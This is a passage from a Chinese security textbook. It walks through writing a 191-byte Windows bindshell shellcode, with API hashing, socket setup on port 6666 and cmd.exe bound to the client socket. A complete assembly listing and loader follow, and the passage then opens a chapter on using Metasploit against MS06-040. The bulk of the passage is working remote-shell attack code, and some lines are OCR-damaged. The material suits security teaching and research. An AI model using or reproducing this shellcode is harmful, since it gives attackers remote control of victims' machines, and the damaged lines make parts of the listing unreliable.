（1）所需的每个库文件（dll）内所有导出函数的函数名经过 hash 后的摘要不能有“碰撞”。

其实这个因素在一些情况下可以适当放宽。例如，当被搜索的函数排在碰撞函数名的第一个时，即使存在 hash 碰撞，我们仍然知道最先搜到的就是所需要的函数，故这种碰撞是可以容忍的。

（2）函数名经过 hash 后得到的摘要应该最短。

可以认为单字节（8bit）的摘要是最佳的。kernel32.dll 的导出表里有超过 900 个函数，8bit 的摘要有 256 种可能，考虑到 hash 碰撞可以部分容忍，经过精心选择 hash 算法，这个摘要长度应该可行。如果把 hash 值缩短到小于 8bit，则需要额外的代码处理摘要的字节对齐问题，这个代价相对压缩摘要而节省出的空间来说，是得不偿失的（我们上节实验中的摘要为 4 字节，是本节摘要长度的 4 倍）。

（3）hash 算法实现所需的代码篇幅最短。

这里需要牢记于心，x86 中实现相似功能的操作码长短往往相差很多，例如：

```
\xd0\xc1                ;rol     cl,      1
\xc0\xc1\x02    ;rol    cl,      2
\x66\xc1\xc1\x02        ;rol     cx,      2
```

所以，一个需要完成很多操作的 hash 函数的机器码在经过精心优化选取最恰当的指令后，是有很大的“减肥”空间的。

（4）经过 hash 后的摘要可等价于指令的机器码，即把数据也当做代码使用。

如果所需函数的函数名后经过 hash 后得到的摘要等价于 nop 指令，即“准 nop 指令”，那么就可以把这些 hash 值放在 shellcode 的开头。这样布置 shellcode 可以省去跳过这段摘要的跳转指令，处理器可以直接把这段 hash 摘要当作指令，顺序执行过去。此时，数据和代码实际上是重叠的。

> **注意**：“准 nop”指令并不仅仅是指 0x90，而是相对于实际代码的上下文而言的，是指不影响后续代码执行的指令。比如此时 ECX 中的值无关紧要，那么 INC ECX 对于整个 shellcode 来说就相当于“不疼不痒”的 nop 指令。

考虑到会有很多 hash 算法供我们选择，您可以写一段程序来测试这些算法中哪些最符合要求。首先选取一部分 hash 需要的 x86 指令（xor、add、rol 等）用来构造 hash 算法，然后把动态链接库中导出函数的函数名一个一个地送进这个 hash 函数，得到对应的 8bit 的摘要，并按照 hash 碰撞、摘要最短、算法精炼这三条标准对算法进行筛选。

在可被两条双字节指令实现的 hash 算法中，可以找到 6 种符合基本条件。经过人工核查，发现其中一种 hash 算法恰能够满足代码和数据重叠的要求。

> **题外话**：尽管这里的 hash 算法适用于目前所有基于 NT 的 Windows 版本，但是如果将来的 Windows 版本在动态链接库中引进新的导出函数，打破了容忍 hash 碰撞的限制（新导出函数的 hash 值与我们所需函数的 hash 值一样，并且在我们所需的函数之前定义），那么我们就得重新寻找新的 hash 算法了。

最终的 hash 算法如下（esi 指向当前被 hash 的函数名；edx 被初始化为 null）。

```
hash_loop:
      lodsb                 ;把函数名中的一个字符装入 al，并且 esi+1，指向函数
                            ;名中下一个字符
```

```
        xor     al, 0x71  ;用 0x71 异或当前的字符
        sub     dl, al    ;更新 dl 中的 hash 值
        cmp     al, 0x71  ;继续循环，直到遇到字符串的结尾 null
        jne     hash_loop
```

通过这个 hash 函数，原函数名、hash 值、hash 值对应的指令三者之间的关系如表 3-6-1 所示。

表 3-6-1　原函数名、hash 值及其对应指令的关系

函　数　名	hash 后得到的摘要	摘要对应的等价于 nop 的指令
LoadLibraryA 0x59		pop ecx
CreateProcessA 0x81		or ecx, 0x203062d3
ExitProcess 0xc	9	
WSAStartup 0xd3		
WSASocketA 0x62		
bind 0x30		
listen 0x20		
accept	0x41 inc	ecx

这里顺便看一下字符串“cmd”紧跟在 hash 值后面会对程序执行有什么影响。在调用 CreateProcessA 的时候，我们需要这个字符串作参数来得到一个命令行的 shell。已知这个调用不需要后缀“.exe”，并且对字符串的要求是大小写无关的，也就是说，“cMd”与“cmD”是等价的，如表 3-6-2 所示。

表 3-6-2　ASCII 字值及其机器码对应的指令

ASCII 字符	ASCII 值（机器码）	机器码对应的指令
C (大写) 0x43		inc ebx
M （大写） 0x4d		dec ebp
d （小写） 0x64		FS:

0x64 对应的是取指前缀，就是告诉处理器取指令的时候去 FS 段中的地址里取。由于大多数情况只是要执行下一条指令，所以前缀是多余的，并且会被处理器忽略。因此，字符串“CMd”也将被处理器当做指令“不疼不痒”地执行过去。

3.6.3　191 个字节的 bindshell

在优化完 hash 算法之后，还需要把 hash 过的函数名变成真正的函数地址。有两种思路：一次解析出所有函数的入口地址，然后保存在栈中以供后面使用；在每次使用到这个函数的时候再去解析它。这两种方案各有利弊，需要视具体情况而定，这里采用第一种方案。

我们准备把解析出的函数地址存于栈中 shellcode 的“上”边（内存低址）。由于是通过调用 ExitProcess 退出程序，所以不用担心堆栈平衡等内存细节。

一共有 8 个函数地址，地址为双字，每个 4 字节，共 32 个字节。我们将从 hash 摘要前的 24 个字节的地方开始存储函数地址，这意味着最后两个函数地址将写入 hash 值的区域，而且刚好在字符串“cmd”之前结束（8 个函数名的 hash 值，共 8 字节）。稍后就会明白，这样做是因为可以用寄存器中指向“cmd”的指针来调用 CreateProcessA。

之后用 lodsb 指令来读取 hash 值、stosd 指令来存储函数地址，为此需要把 esi 指向 hash 值、edi 指向函数地址的存储位置。由于这时 eax 中的值相对比较小（指向栈中的某一个位置），所以还可以利用单字节指令 cdq 给 edx 置 0。

```
    cdq                             ;set edx = 0
xchg eax, esi                       ;esi = addr of first function hash
    lea edi, [esi - 0x18]           ;edi = addr to start writing function
```

我们需要的函数来自于两个动态链接库文件：kernel32.dll 和 ws2_32.dll。由于 ws2_32.dll 还没有被装载，而每一个 Windows 的进程都会装载 kernel32.dll，所以先从它开始。这里仍然用上节介绍的读取 PEB 中动态链接库初始化列表的经典方法来获得动态链接库的基址。

这里要循环执行 8 次地址定位才行。当 kernel32.dll 中的函数地址全都被找到的时候，需要调用 LoadLibrary（“ws2_32”），然后用获得的基址去定位 Winsock 需要的其他函数。所以，在 8 次地址定位过程中还要加一次基地址切换。

当后面调用 WSAStartup 函数的时候，为了避免内存错误，我们还需要一个比较大块的栈空间来初始化 WSADATA 结构体。此刻，edx 中的值是 null，我们在栈中存储字符串“ws2_32”及其指针的代码如下：

```
mov dh, 0x03
sub esp, edx                ; 栈顶抬高 0x0300
mov dx, 0x3233  ; 0x32 是 ASCII 字符 '2'，0x33 是字符 '3'
push edx                    ; edx 此时的内容为 0x00003233，压栈后内存由低到高的
                            ; 方向为 0x33320000
push 0x5f327377             ; 压栈后，内存由低到高（栈顶向栈底）为
                            ; 0x7773325f33320000，就是“ws2_32”
   push esp                 ; 此时的 esp 指向字符串“ws2_32”
```

假设解析函数地址时 ebp 中存储着动态链接库的基址，esi 指向下一个函数名的 hash 值，edi 指向下一个函数入口地址应该存放的位置。

在读入 hash 值之后，需要找到函数导出表。

```
find_lib_functions:
      lodsb                         ;load next hash into al

find_functions:
      pushad                        ;preserve registers
      mov eax, [ebp + 0x3c]         ;eax = start of PE header
      mov ecx, [ebp + eax + 0x78]   ;ecx = relative offset of export
                                    ;table
```

```
      add ecx, ebp                ;ecx = absolute addr of export table
      mov ebx, [ecx + 0x20]       ;ebx = relative offset of names table
      add ebx, ebp                ;ebx = absolute addr of names table
      xor edi, edi                ;edi will count through the functions
```

然后，在循环中计算导出表中所有函数名的 hash 值。

```
next_function_loop:
      inc edi                     ;increment function counter
      mov esi, [ebx + edi * 4]    ;esi = relative offset of current
                                  ;function name
      add esi, ebp                ;esi = absolute addr of current
                                  ;function name
      cdq                         ;dl will hold hash (we know eax is
                                  ;small)

hash_loop:
      lodsb                       ;load next char into al
      xor al, 0x71                ;XOR current char with 0x71
      sub dl, al                  ;update hash with current char
      cmp al, 0x71                ;loop until we reach end of string
      jne hash_loop
```

之后比较导出表中每一个函数名 hash 后得到的摘要，从而找出它们的地址。我们使用的 shellcode 装载程序假定 eax 指向 shellcode 的起始地址，且 shellcode 的起始正是存放所需函数 hash 摘要的地方，但在 pushad 指令保存所有寄存器状态之后，eax 将被改写，而 eax 原值存储在栈中 esp+0x1c 的地方，所以需要把计算出的 hash 值与 esp+0x1c 所指的 hash 值相比较。

```
cmp dl, [esp + 0x1c]              ;compare to the requested hash
jnz next_function_loop
```

当跳出 next_function_loop 的时候，用 edi 作为计数器，里边所记录的循环次数就是函数偏移地址表中的位置，剩下的就是顺藤摸瓜找出这个函数的入口地址了。

```
  mov ebx, [ecx + 0x24]           ;ebx = relative offset of ordinals table
add ebx, ebp                      ;ebx = absolute addr of ordinals
                                  ;table
mov di, [ebx + 2 * edi]           ;di = ordinal number of matched
                                  ;function
mov ebx, [ecx + 0x1c]             ;ebx = relative offset of address table
add ebx, ebp                      ;ebx = absolute addr of address table
add ebp, [ebx + 4 * edi]          ;add to ebp (base addr of module) the
                                  ;relative offset of matched function
```

现在 ebp 中已经存放着所需的函数地址了，然而我们希望这个地址由 edi 中的指针引用。可以用 stosd 把地址存到那里，但是需要首先恢复 edi 的原始值。下面这几行代码虽然看起来有

点不合常理，但却能够完成这个任务，并且只需要 4 个字节。

```
xchg eax, ebp                          ;move func addr into eax
pop edi                                ;edi is last onto stack in pushad
stosd                                  ;write function addr to [edi]
  push edi                             ;restore the stack ready for popad
```

现在已经能够完成一个函数名 hash 对应的入口地址的解析了。我们需要保存寄存器状态，然后继续循环执行，直到所需的 8 个函数名的 hash 都被解析出来。回忆一下前面是怎样存放这些函数地址的？对了，最后一个函数地址将准确地把存放函数名 hash 的地方覆盖掉（后面是“cmd”字符串），所以我们可以通过判断 esi 和 edi 两个寄存器中指针的相同来结束用于 API 定位的循环体。

```
  popad
cmp esi, edi
  jne find_lib_functions
```

这差不多就是解析 API 入口地址的全过程，唯一欠缺的就是从 kernel32.dll 切换到 ws2_32.dll 中去解析函数地址了。当搞定前三个函数地址的时候，在执行 find_functions 之前加入下面几行代码来做到动态连接库的切换。

```
  cmp al, 0xd3                         ;hash of WSAStartup
jne find_functions
xchg eax, ebp                          ;save current hash
call [edi - 0xc]                       ;LoadLibraryA
xchg eax, ebp                          ;restore current hash, and update ebp
                                                ;with  base address of ws2_32.dll
push edi                                        ;save location of addr of first
                                                ;Winsock function
```

注意：这时指向字符串“ws2_32”的指针恰好在栈顶，所以可以直接调用 LoadLibraryA。

获得了这些函数地址之后，我们需要恰当地调用这些 Winsock 相关的函数。

首先需要调用 WSAStartup 来初始化 Winsock。前面已经说过在解析函数的同时就把函数地址存在了栈中，并且是按照调用顺序存放的。因此，可以把函数地址装入 esi，然后用 lodsd/call eax 来调用每一个需要的 Winsock 函数。

WSAStartup 函数有两个参数。

```
  int WSAStartup(
WORD  wVersionRequested,
LPWSADATA       lpWSAData
  );
```

我们用栈区存储 WSADATA 结构体。由于这是一个[out]参数，且用于函数回写返回值，故不需要专门去初始化这个结构体。前边我们已经为自己开辟了足够大的栈空间，所以这里只要

让这个结构体指针指向栈内一块空闲的区域，别让函数在回写返回值的时候冲掉有用的数据或者 shellcode 就行。

```
    pop esi      ;location of first Winsock function
push esp         ;lpWSAData
push 0x02        ;wVersionRequested
lodsd
    call eax     ;WSAStartup
```

WSAStartup 返回 0 代表 Winsock 初始化成功（如果非 0，也就不用指望其余的代码能够成功运行了）。所以在 eax 中我们又有一个唾手可得的 NULL 用来做其他事情了。字符串“cmd”后面需要 NULL 作为字符串的结束；其他 Winsock 函数的参数中有不少也是 NULL。如果现在我们把栈中一大片区域都置成 NULL，那么在调用这些函数的时候就可以省去好几条对 NULL 的压栈指令。

除此以外，在调用 CreateProcessA 的时候我们只要对这片为 NULL 的栈区稍作“点缀”，就可以初始化出一个 STARTUPINFO 结构体。

```
    mov byte ptr [esi + 0x13], al
lea ecx, [eax + 0x30]
mov edi, esp
    rep stosd
```

WSASocket 函数有 6 个参数。

```
    SOCKET WSASocket(
int af,
int type,
int protocol,
LPWSAPROTOCOL_INFO lpProtocolInfo,
GROUP g,
DWORD dwFlags
    );
```

我们只关心前两个参数，其余的都将设置 NULL。对于 af 参数，这里将传入 2(AF_INET)，对于 type，传入 1（SOCK_STREAM）。由于栈区已经被初始化成 NULL，所以其余的 NULL 参数压栈操作都可以省去了。

此外函数将返回一个 socket，在后面的调用中(bind 等)还要用到它。由于这里的 API 调用都不会修改 ebp 的值，所以我们可以用单字节的指令 xchg ebp, eax 把返回的 socket 保存在 ebp 中，而不是用两个字节的压栈指令存入栈中。

```
    inc eax
push eax                          ;type = 1 (SOCK_STREAM)
inc eax
push eax                          ;af = 2 (AF_INET)
lodsd
```

```
call eax                              ;WSASocketA
  xchg ebp, eax                       ;save SOCKET descriptor in ebp
```

下面要让得到的 socket 监听客户端的连接，也就是调用 bind 函数，它有 3 个参数。

```
  int bind(
SOCKET                  s,
const struct   sockaddr* name,
int            namelen
  );
```

作为一个普通的程序员，通常可能会认为要正确地调用 bind 函数，首先需要完成以下工作。

（1）创建并初始化一个 sockaddr 结构体。

（2）把结构体的大小压入栈中。

（3）把结构体的指针压入栈中。

（4）把 socket 压入栈中。

如果打破这种常规的思维方式，我们可以做得更巧妙。

首先，大多数结构体的名字都允许为空，所以只用关心 sockaddr 中前两个成员变量。

```
short sin_family;
u_short sin_port;
```

其次，指明结构体大小的参数不一定真的就是精确的结构体长度。前面已经说过，只要这个参数足够大就行。所以这里将用 0x0a1a0002 作为指明结构体的大小的参数。其中，0x1a0a 是十进制的 6666，后面会被再次用作端口号；0x02 则还可用作指明 AF_INET。不巧的是，这个 0x0a1a0002 中包含一个字节的 null，所以不能直接引用这个 DWORD，必须用点心思巧妙地把它构造出来。

```
  mov eax, 0x0a1aff02
xor ah, ah                ;remove the ff
push eax                  ;"length" of our structure, and its first two
;members
push esp                  ;pointer to our structure
push ebp                  ;saved SOCKET descriptor
lodsd
  call eax                ;bind
```

结构体中其他为 NULL 的部分就不用我们再去操心了，因为整个栈都已经被置成了 NULL。

后面还需要调用 listen 和 accept 函数，这两个函数的定义如下。

```
  int listen(
SOCKET                  s,
int            backlog
);
```

```
SOCKET accept(
SOCKET                  s,
struct sockaddr*        addr,
int*            addrlen
  );
```

对于这两个函数，调用的关键是我们前边已经存在 ebp 中的 socket，其他的参数还是一律传 NULL。accept 函数将返回另一个 socket 用来表示客户端的连接，而 bind 和 listen 函数调用成功时会返回 0。注意到这一点之后，可用返回值是否是 NULL 来作为循环结束的条件，在一个循环体中完成 3 次函数调用，而不是占用宝贵的 shellcode 空间来重复调用 3 次。读到这里，您就能明白前边把函数地址按照调用的顺序在栈里摆放的好处了。这个部分的代码如下。

```
call_loop:
      push ebp            ;saved SOCKET descriptor
      lodsd
      call eax            ;call the next function
      test eax, eax       ;bind() and listen() return 0,
                          ;accept() returns a SOCKET descriptor
jz call_loop
```

还缺一点就要大功告成了，我们还要接受客户端的连接，把 cmd.exe 作为子进程运行起来，并且用客户端的 socket 作为这个进程的 std 句柄，最后正常退出。

CreateProcess 函数有 10 个参数，对我们而言，最关键的参数是 STARTUPINFO 结构体。就是这个结构体指明了“cmd”字符串，并把客户端的 socket 作为其 std 句柄。

STARTUPINFO 的大多数成员变量都可以是 NULL，所以用栈区被置过 NULL 的区域来初始化这个结构体。我们需要把 STARTF_USESTDHANDLES 标志位设为 true，然后把客户端的 socket（由 accept 函数返回，现在应该存在 eax 中）传给 hStdInput、hStdOutput 和 hStdError（其实如果不管 stderr，还可以节省出一条单字节指令）。

```
                                    ;initialise a STARTUPINFO structure at esp
inc byte ptr [esp + 0x2d]           ;set STARTF_USESTDHANDLES to true
sub edi, 0x6c                       ;point edi at hStdInput in
                                    ;STARTUPINFO
stosd                               ;set client socket as the stdin
                                    ;handle
stosd                               ;same for stdout
stosd                               ;same for stderr (optional)
```

最后就是调用 CreateProcess 函数。这段代码需要解释的东西不多，只要注意选取最短小精悍的指令就行。例如，由于栈中大片空间已经被设置 NULL，故可以用单字节的短指令“pop eax”来为寄存器清零，而不是用两个字节的指令“xor eax, eax”；可以用单字节指令“push esp”来压入一个 true，而不是双字节的指令“push 1”。

由于 PROCESSINFORMATION 结构体是一个[out]型的参数，可以把它指向栈区的[in]参数

STARTUPINFO 结构体。

```
    pop eax                          ;set eax = 0 (STARTUPINFO now at esp + 4)
push esp                             ;use stack as PROCESSINFORMATION
                                     ;structure (STARTUPINFO now back to esp)
push esp                             ;STARTUPINFO structure
push eax                             ;lpCurrentDirectory = NULL
push eax                             ;lpEnvironment = NULL
push eax                             ;dwCreationFlags = NULL
push esp                             ;bInheritHandles = true
push eax                             ;lpThreadAttributes = NULL
push eax                             ;lpProcessAttributes = NULL
push esi                             ;lpCommandLine = "cmd"
push eax                             ;lpApplicationName = NULL
  call [esi - 0x1c]                  ;CreateProcessA
```

现在，客户端已经能获得一个 shell 了，当然最后还要调用 exit 函数让程序能够正常地退出。


```
call [esi - 0x18]        ;ExitProce-ss
```

完整的代码实现如下。

```
  ;start of shellcode
;assume: eax points here
;function hashes (executable as nop-equivalent)
      _emit 0x59                     ;LoadLibraryA ;pop ecx
      _emit 0x81                     ;CreateProcessA ;or ecx, 0x203062d3
      _emit 0xc9                     ;ExitProcess
      _emit 0xd3                     ;WSAStartup
      _emit 0x62                     ;WSASocketA
      _emit 0x30                     ;bind
      _emit 0x20                     ;listen
      _emit 0x41                     ;accept ;inc ecx
                                     ;"CMd"
      _emit 0x43                     ;inc ebx
      _emit 0x4d                     ;dec ebp
      _emit 0x64                     ;FS:

;start of proper code
      cdq                            ;set edx = 0 (eax points to stack so
                                     ;is less than 0x80000000)
      xchg eax, esi                  ;esi = addr of first function hash
      lea edi, [esi - 0x18]          ;edi = addr to start writing function
                                     ;addresses (last addr will be written
                                     ;just before "cmd")

;find base addr of kernel32.dll
```

```
      mov ebx, fs:[edx + 0x30]     ;ebx = address of PEB
      mov ecx, [ebx + 0x0c]        ;ecx = pointer to loader data
      mov ecx, [ecx + 0x1c]        ;ecx = first entry in initialisation
                                   ;order list
      mov ecx, [ecx]               ;ecx = second entry in list
                                   ;(kernel32.dll)
      mov ebp, [ecx + 0x08]        ;ebp = base address of kernel32.dll

;make some stack space
      mov dh, 0x03                 ;sizeof(WSADATA) is 0x190
      sub esp, edx

;push a pointer to "ws2_32" onto stack
      mov dx, 0x3233               ;rest of edx is null
      push edx
      push 0x5f327377
      push esp

find_lib_functions:
      lodsb                        ;load next hash into al and increment
                                   ;esi
      cmp al, 0xd3                 ;hash of WSAStartup - trigger
                                   ;LoadLibrary("ws2_32")

      jne find_functions
      xchg eax, ebp                ;save current hash
      call [edi - 0xc]             ;LoadLibraryA
      xchg eax, ebp                ;restore current hash, and update ebp
                                   ;with base address of ws2_32.dll
      push edi                     ;save location of addr of first
                                   ;winsock function
find_functions:
      pushad                       ;preserve registers
      mov eax, [ebp + 0x3c]        ;eax = start of PE header
     mov ecx, [ebp + eax + 0x78]   ;ecx = relative offset of export table
      add ecx, ebp                 ;ecx = absolute addr of export table
      mov ebx, [ecx + 0x20]        ;ebx = relative offset of names table
      add ebx, ebp                 ;ebx = absolute addr of names table
      xor edi, edi                 ;edi will count through the functions

next_function_loop:
      inc edi                      ;increment function counter
      mov esi, [ebx + edi * 4]     ;esi = relative offset of current
                                   ;function name
      add esi, ebp                 ;esi = absolute addr of current function
```

```
                                    ;name
        cdq                         ;dl will hold hash (we know eax is
                                    ;small)

hash_loop:
        lodsb                       ;load next char into al and increment
                                    ;esi
        xor al, 0x71                ;XOR current char with 0x71
        sub dl, al                  ;update hash with current char
        cmp al, 0x71                ;loop until we reach end of string
        jne hash_loop
        cmp dl, [esp + 0x1c]        ;compare to the requested hash (saved
                                    ;on stack from pushad)
        jnz next_function_loop

        ;we now have the right function

        mov ebx, [ecx + 0x24]       ;ebx = relative offset of ordinals
                                    ;table
        add ebx, ebp                ;ebx = absolute addr of ordinals
                                    ;table
        mov di, [ebx + 2 * edi]     ;di = ordinal number of matched
                                    ;function
        mov ebx, [ecx + 0x1c]       ;ebx = relative offset of address
                                    ;table
        add ebx, ebp                ;ebx = absolute addr of address table
        add ebp, [ebx + 4 * edi]    ;add to ebp (base addr of module) the

        ;relative offset of matched function

        xchg eax, ebp               ;move func addr into eax
        pop edi                     ;edi is last onto stack in pushad
        stosd                       ;write function addr to [edi] and
                                    ;increment edi
        push edi
        popad                       ;restore registers
        cmp esi, edi                ;loop until we reach end of last hash
        jne find_lib_functions
        pop esi                     ;saved location of first winsock
                                    ;function
                                    ;we will lodsd and call each func in
                                    ;sequence

        ;initialize winsock
```




```
push esp                        ;use stack for WSADATA
push 0x02                       ;wVersionRequested
lodsd
call eax                        ;WSAStartup

;null-terminate "cmd"
mov byte ptr [esi + 0x13], al ;eax = 0 if WSAStartup() worked

;clear some stack to use as NULL parameters
lea ecx, [eax + 0x30]           ;sizeof(STARTUPINFO) = 0x44,
mov edi, esp
rep stosd                       ;eax is still 0
;create socket
inc eax
push eax                        ;type = 1 (SOCK_STREAM)
inc eax
push eax ;af = 2 (AF_INET)
lodsd
call eax ;WSASocketA
xchg ebp,eax                    ;save SOCKET descriptor in ebp (safe
                                ;from being changed by remaining API
                                ;calls)

;push bind parameters

mov eax, 0x0a1aff02             ;0x1a0a = port 6666, 0x02 = AF_INET
xor ah, ah                      ;remove the ff from eax
push eax                        ;we use 0x0a1a0002 as both the name
                                ;(struct sockaddr) and namelen (which
                                ;only needs to be large enough)
push esp                        ;pointer to our sockaddr struct

;call bind(), listen() and accept() in turn
call_loop:
push ebp                        ;saved SOCKET descriptor (we
                                ;implicitly pass NULL for all other
                                ;params)
lodsd
call eax                        ;call the next function
test eax, eax                   ;bind() and listen() return 0,
                                ;accept() returns a SOCKET descriptor
                                ;jz call_loop

;initialise a STARTUPINFO structure at esp
```

```
        inc byte ptr [esp + 0x2d]     ;set STARTF_USESTDHANDLES to true
        sub edi, 0x6c                 ;point edi at hStdInput in
                                      ;STARTUPINFO
        stosd                         ;use SOCKET descriptor returned by
                                      ;accept (still in eax) as the stdin
                                      ;handle same for stdout
        stosd                         ;same for stderr (optional)

        ;create process
        pop eax                       ;set eax = 0 (STARTUPINFO now at esp + 4)
        push esp                      ;use stack as PROCESSINFORMATION structure
                                      ;(STARTUPINFO now back to esp)
        push esp                      ;STARTUPINFO structure
        push eax                      ;lpCurrentDirectory = NULL
        push eax                      ;lpEnvironment = NULL
        push eax                      ;dwCreationFlags = NULL
        push esp                      ;bInheritHandles = true
        push eax                      ;lpThreadAttributes = NULL
        push eax                      ;lpProcessAttributes = NULL
        push esi                      ;lpCommandLine = "cmd"
        push eax                      ;lpApplicationName = NULL
        call [esi - 0x1c]             ;CreateProcessA

        ;call ExitProcess()
        call [esi - 0x18] ;ExitProcess
```

可以用前边的 shellcode 装载器调试运行。

```
void main()
{
      __asm
      {
         lea eax, sc
         push  eax
         ret
      }
   }
```

最后，需要再次注意，这段代码假设 eax 指向 shellcode 的开始位置，在具体使用时可能还需稍作调整。

第 4 章　用 MetaSploit 开发 Exploit

聪明的人，选傻瓜

——傻瓜照相机广告词

软件工业中面向对象、封装等概念的提出对漏洞利用、漏洞测试等领域也有着深远的影响。就像软件开发中的 MFC 架构、.net 架构一样，安全技术领域的开发也有着自己独特的 Frame Work 用于协助 exploit 的迅速开发。通用化漏洞测试、利用平台——MSF（MetaSploit Frame work）就是其中最为著名的一个。

对于惧怕二进制和汇编语言的普通 IT 工程师来说，MSF 就好像是一款简单易用的“傻瓜”相机，让您不必操心光圈、快门、ISO 指数、白平衡、光强分布等参数，我们需要做的仅仅是按下快门。

MSF 对模块和类优秀的封装最大限度地体现了面向对象中代码重用的优点。学完本章，您会惊奇地发现 MSF 把开发 exploit 的工作变成了做“填空题”的过程。

4.1　漏洞测试平台 MSF 简介

通过前面的学习，我们可以归纳出漏洞利用技术中一些相对独立的过程。

（1）触发漏洞：缓冲区有多大，第几个字节可以淹没返回地址，用什么样的方法植入代码？

（2）选取 shellcode：执行什么样的 shellcode 决定了漏洞利用的性质。例如，是作为安全测试而弹出的一个消息框，还是用于入侵的端口绑定、木马上传等。

（3）重要参数的设定：目标主机的 IP 地址、bindshell 中需要绑定的端口号、消息框所显示的内容、跳转指令的地址等经常需要在 shellcode 中进行修改。

（4）选用编码、解码算法：在第 3 章中曾经介绍过，实际应用中的 shellcode 往往需要经过编码（加密）才能安全地送入特定的缓冲区；执行时，位于 shellcode 顶部的若干条解码指令会首先还原出原始的 shellcode，然后执行。

回忆第 3 章中介绍 shellcode 时我们对漏洞利用和导弹发射进行的类比，如表 4-1-1 所示。

表 4-1-1　漏洞利用和导弹发射类比

漏洞利用	导弹发射
漏洞触发，栈溢出、堆溢出	引爆装置，碰撞引爆、定时引爆、热引爆
选取 shellcode	选取弹头
设定重要参数，端口号、IP 地址等	为导弹设定目标
选用编码、解码算法	加上躲避雷达等措施，确保不会遭到拦截

既然现代军工可以允许导弹进行模块化生产和组装，做到对任意目标、使用任意航线、选取适当的引爆方式、使用恰当的弹头进行打击，那么针对漏洞的攻击测试能不能采用类似的方式呢？

答案是肯定的。MetaSploit FramеWork 就是这样一种架构。它对漏洞利用的几个相对独立的过程进行了很好的封装，把一次入侵攻击简化为对若干个模块的选择与组装，就像好像发射导弹一样。

2003 年 7 月，H D Moore 用 Perl 语言首次实现了这个天才的想法——MetaSploit1.0。这是一种对漏洞测试的各个环节进行了封装、模块化、标准化的架构。使用这个架构，能够完成 exploit 的快速开发，方便安全研究员进行攻击测试（Penetration Test）。如同所有的安全工具一样，MSF 是一把双刃剑，攻击者从中也受益匪浅。

MetaSploit 是开源、免费的架构，其中所有的模块都允许改写。因此，从诞生的时候开始，就得到了广大热心支持者的无私帮助，甚至很多漏洞的 POC（Proof of Concept）代码都以 MSF 的模块为标准发布的。

MetaSploit 开发小组已经终止了对基于 Perl 语言的 MSF 2.x 系列的开发和支持，所有新添加的 exploit、payload、encoder 等模块都将以 Ruby 语言以 MSF3.0 为标准发布，本章的介绍将全部基于 MSF 3.4.0。

题外话：除了 MetaSploit 之外，Immunity 公司的 CANVAS 也是一个类似的模块化攻击测试平台。Immunity 的官方网站上称，平均每个月 CANVAS 会增加 4 个新的 exploit。但由于这是个昂贵的商业产品，每个 Liecense 需要 1244 美元，所以 CANVAS 的使用并没有 MetaSploit 这么广泛。

MSF 包含以下几种模块（Module，如表 4-1-2 所示）。

表 4-1-2　MSP 包含的模块

模块类型	目前 MSF 3.4.0 包含的数量	说　　明
exploit 551	个	包含着 551 个已公布漏洞的触发信息，如返回地址偏移量等
auxiliary 261	个	MSF 额外的插件程序，如网络欺骗工具、DOS 工具、Sniffer 工具等
payload 208	个	就是我们所说的 shellcode。目前包含了可运行于多种操作系统下的各种用途的 shellcode，共 208 种
encoder 23	个	编码算法，目前共有 23 种
nop 8	个	“准 nop”填充数据生成器。所谓的“准 nop”是指不影响 shellcode 执行的指令。除了最经典的 0x90（nop）之外，如果 EBX 的值不影响 shellcode 执行，那么 0x43（inc ebx）就是 “准 nop”填充数据。您可参看 3.6 节中对“准 nop”的解释。MSF 3.0 提供了若干种不同语言版本、不同操作系统下的“准 nop”填充数据生成器，用于组织缓冲区

使用 MSF 进行安全测试的过程，实际上就是选用这些模块进行组装和配置的过程。因此，即使完全不懂二进制和汇编的人也能利用 MSF 轻易地发起攻击。另外，随着时间的推移，不断有新模块被添加进 MetaSploit，也使得这个架构的功能变得更加强大与完善。

4.2 入侵 Windows 系统

4.2.1 漏洞简介

本节将通过一个真实的漏洞利用案例向您演示 MetaSploit 的基本使用方法。所选用漏洞的微软编号为 MS06-040，CVE 编号为 CVE-2006-3439，这个漏洞对应的安全补丁为 KB921883。

Windows 系统的动态链接库文件 netapi32.dll 中第 317 个导出函数 NetpwPathCanon- icalize() 对于字符串参数的处理存在典型的栈溢出。更加不幸的是，这个函数可以通过 RPC 的方式被远程调用，因此，成功利用这个漏洞可以远程控制目标主机。我们会在第 26 章中给出关于这个漏洞的更详细分析。

在实验之前，我们先看看实验环境，如表 4-2-1 所示。

表 4-2-1 实验环境

	推荐的环境	备 注
攻击主机操作系统	Windows XP SP2	Windows 2000、Windows XP、Windows 2003、Linux、UNIX、Mac OS 等 MSF 支持的操作系统均可
目标主机操作系统	Windows 2000 SP0~SP4	Windows XP SP1 中的漏洞也可以获得远程控制权，但 SP2 上只能达到 DOS 的效果
目标 PC	虚拟机	虚拟机或实体计算机均可用于攻击测试
补丁版本	未打过 KB921883 补丁	务必确保实验所用的目标主机中的漏洞未被 Patch
MSF 版本 3.	4.1	其他版本也可以达到同样的攻击效果
网络环境	攻击主机与目标主机互相可达	确保防火墙等不会影响 TCP 链接的正常建立

注意：可以利用类似 Nessus 的漏洞扫描器确认系统是否存在该漏洞。另外一个简单的办法是查看补丁目录：
Windows 2000 系统 C:\winnt\$NtUninstallKB921883$
Windows XP 系统 C:\WINDOWS\$NtUninstallKB921883_0$
是否存在。如果系统打过补丁，有漏洞的 netapi32.dll 将被卸载到这个目录下。

您可以去 http://www.metasploit.com/framework/download/下载 MetaSploit，并更新最新的模块。MSF 在 Windows 上的安装非常简单，这里不再赘述。

4.2.2 图形界面的漏洞测试

MetaSploit 3 .4.1 提供了 3 套用户界面：GUI 界面、普通命令行界面(Console)、Ruby 命令

界面（Ruby s hell）。其中，console 界面和 GUI 界面被集成进了浏览器。下面将依次介绍 GUI 界面和 console 命令界面的使用。

启动 MetaSploit Web，首先会弹出一个命令编辑框显示启动步骤，稍等片刻，它会在默认浏览器中打开一个连接到本地的页面。

> 注意：MeatSploit 启动时的状态显示框是 MSF server，在使用过程中不能关闭，否则 Web 界面和 console 界面都将无法工作。

在这个 Web 页面中可以配置漏洞、插件、shellcode 等。我们这里首先选择待测试的漏洞 MS06-040，如图 4.2.1 所示。

